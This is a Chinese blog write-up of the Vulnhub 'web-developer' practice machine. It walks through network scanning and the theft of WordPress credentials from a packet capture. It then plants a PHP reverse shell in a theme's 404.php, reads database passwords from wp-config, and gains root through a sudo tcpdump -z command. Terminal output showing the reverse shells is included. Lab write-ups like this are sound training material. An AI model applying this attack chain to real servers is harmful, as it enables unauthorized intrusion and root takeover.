Vulnhub靶机 web-developer writeup

原创

剑豪123 已于 2022-01-23 22:37:01 修改 2107 收藏
分类专栏： vulnhub 文章标签： 安全 web安全 linux
于 2022-01-23 22:36:13 首次发布

目录

下载地址：https://www.vulnhub.com/entry/web-developer-1,288

Description

Back to the Top

A machine using the newest **REMOVED** Server, the newest **REMOVED** and containing some **REMOVED**....

Changelog v1 - 2018/11/05 Beta - 2018/9/22

信息搜集


扫描IP地址

```
C:\home\kali> arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0d:43:48, IPv4: 192.168.1.159
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     a0:08:6f:6c:4c:5b       HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30    54:05:db:eb:24:16       (Unknown)
192.168.1.2     50:3c:ea:c1:33:9b       GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD
192.168.1.163   00:0c:29:a7:97:d7       VMware, Inc.
192.168.1.25    3c:a5:81:59:dc:a1       vivo Mobile Communication Co., Ltd.
192.168.1.26    b6:54:ac:da:65:21       (Unknown: locally administered)
192.168.1.26    b6:54:ac:da:65:21       (Unknown: locally administered) (DUP: 2)

179 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.017 seconds (126.92 hosts/sec). 7 responded
```



扫描开放的端口

```
C:\home\kali> nmap 192.168.1.163 -p- -A -O -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-21 21:51 CST
Nmap scan report for 192.168.1.163
Host is up (0.00044s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:ac:73:4c:17:ec:6a:82:79:87:5a:f9:22:d4:12:cb (RSA)
|   256 9c:d5:f3:2c:e2:d0:06:cc:8c:15:5a:5a:81:5b:03:3d (ECDSA)
|_  256 ab:67:56:69:27:ea:3e:3b:33:73:32:f8:ff:2e:1f:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 4.9.8
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Example site &#8211; Just another WordPress site
MAC Address: 00:0C:29:A7:97:D7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 192.168.1.163

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.50 seconds
```


80端口




发现有wordpress内容管理系统


Wappalyzer
TECHNOLOGIES
MORE INFO
Export
内容管理系统（CMS）
WordPress 4.9.8
博客
WordPress 4.9.8
字体脚本
Google Font API
Twitter Emoji (Twemoji)
Web 服务器
Apache 2.4.29
操作系统
Ubuntu
数据库
MySQL
JavaScript 库
jQuery 1.12.4
jQuery Migrate 1.4.1
WordPress themes
Twenty Seventeen
CSDN @剑豪123


列举目录

```
C:\home\kali> dirb http://192.168.1.163

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 21 21:53:37 2022
URL_BASE: http://192.168.1.163/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.163/ ----
+ http://192.168.1.163/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.1.163/ipdata/
+ http://192.168.1.163/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://192.168.1.163/wp-admin/
==> DIRECTORY: http://192.168.1.163/wp-content/
==> DIRECTORY: http://192.168.1.163/wp-includes/
+ http://192.168.1.163/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.1.163/ipdata/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.163/wp-admin/ ----
+ http://192.168.1.163/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.1.163/wp-admin/css/
==> DIRECTORY: http://192.168.1.163/wp-admin/images/
==> DIRECTORY: http://192.168.1.163/wp-admin/includes/
+ http://192.168.1.163/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.1.163/wp-admin/js/
==> DIRECTORY: http://192.168.1.163/wp-admin/maint/
==> DIRECTORY: http://192.168.1.163/wp-admin/network/
==> DIRECTORY: http://192.168.1.163/wp-admin/user/

---- Entering directory: http://192.168.1.163/wp-content/ ----
+ http://192.168.1.163/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.1.163/wp-content/plugins/
==> DIRECTORY: http://192.168.1.163/wp-content/themes/
==> DIRECTORY: http://192.168.1.163/wp-content/uploads/

---- Entering directory: http://192.168.1.163/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```



访问ipdata目录发现有analyze.cap下载下来看一下



在180这条数据流中发现了登录信息，用户名：webdeveloper 密码：Te5eQg&4sBS!Yr$)wf%(DcAd




成功登录到后台




getshell


编辑404.php



将php-reverse-shell复制进来



kali开启监听



访问http://192.168.1.163/wp-content/themes/twentysixteen/404.php

```
C:\home\kali> nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.159] from (UNKNOWN) [192.168.1.163] 52972
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 14:27:35 up 42 min,  0 users,  load average: 0.02, 0.02, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```


成功拿到shell

提权

查看用户

```
$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
webdeveloper:x:1000:1000:WebDeveloper:/home/webdeveloper:/bin/bash
$
```


在wordpress的配置文件里面找到数据的用户名：webdeveloper 密码：MasterOfTheUniverse

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


尝试使用这个账号登录ssh

```
C:\home\kali> ssh webdeveloper@192.168.1.163
The authenticity of host '192.168.1.163 (192.168.1.163)' can't be established.
ECDSA key fingerprint is SHA256:qgNlWWIX9wv+iLg9Bqpq+ENCHqG3lhlsM1bMQJygYDM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.163' (ECDSA) to the list of known hosts.
webdeveloper@192.168.1.163's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jan 21 14:34:14 UTC 2022

  System load:  0.04               Processes:           157
  Usage of /:   26.9% of 19.56GB   Users logged in:     0
  Memory usage: 48%                IP address for eth0: 192.168.1.163
  Swap usage:   0%

 * Security certifications for Ubuntu!
   We now have FIPS, STIG, CC and a CIS Benchmark.

   - http://bit.ly/Security_Certification

 * Want to make a highly secure kiosk, smart display or touchscreen?
   Here's a step-by-step tutorial for a rainy weekend, or a startup.

   - https://bit.ly/secure-kiosk


310 packages can be updated.
215 updates are security updates.


*** System restart required ***
Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.114
webdeveloper@webdeveloper:~$ id
uid=1000(webdeveloper) gid=1000(webdeveloper) groups=1000(webdeveloper),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
webdeveloper@webdeveloper:~$
```


登录成功，使用sudo -l发现可以使用tcpdump提权

```
webdeveloper@webdeveloper:~$ sudo -l
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
webdeveloper@webdeveloper:~$
```


在本地开启监听，并执行以下几条命令

```
echo $'php /var/www/html/wp-content/themes/twentysixteen/404.php' > /tmp/.shell
chmod +x /tmp/.shell
sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.shell -Z root
```

```
C:\home\kali> nc -lvnp 1234
listening on [any] 1234 ...
```



```
webdeveloper@webdeveloper:~$ echo $'php /var/www/html/wp-content/themes/twentysixteen/404.php' > /tmp/.shell
webdeveloper@webdeveloper:~$ chmod +x /tmp/.shell
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.shell -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
21 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:~$ PHP Notice:  Undefined variable: daemon in /var/www/html/wp-content/themes/twentysixteen/404.php on line 184
Successfully opened reverse shell to 192.168.1.159:1234
```


成功得到root权限

```
C:\home\kali> nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.159] from (UNKNOWN) [192.168.1.163] 52978
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 14:38:48 up 53 min,  1 user,  load average: 0.00, 0.02, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
webdevel pts/0    192.168.1.159    14:34    2.00s  0.03s  0.03s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```


得到flag

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd
# pwd
/home/webdeveloper
# cd /root
# ls
flag.txt
# cat flag.txt
Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
#
```


到这里成功完成了该靶机！

本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！ 该文章也来自这个公众号！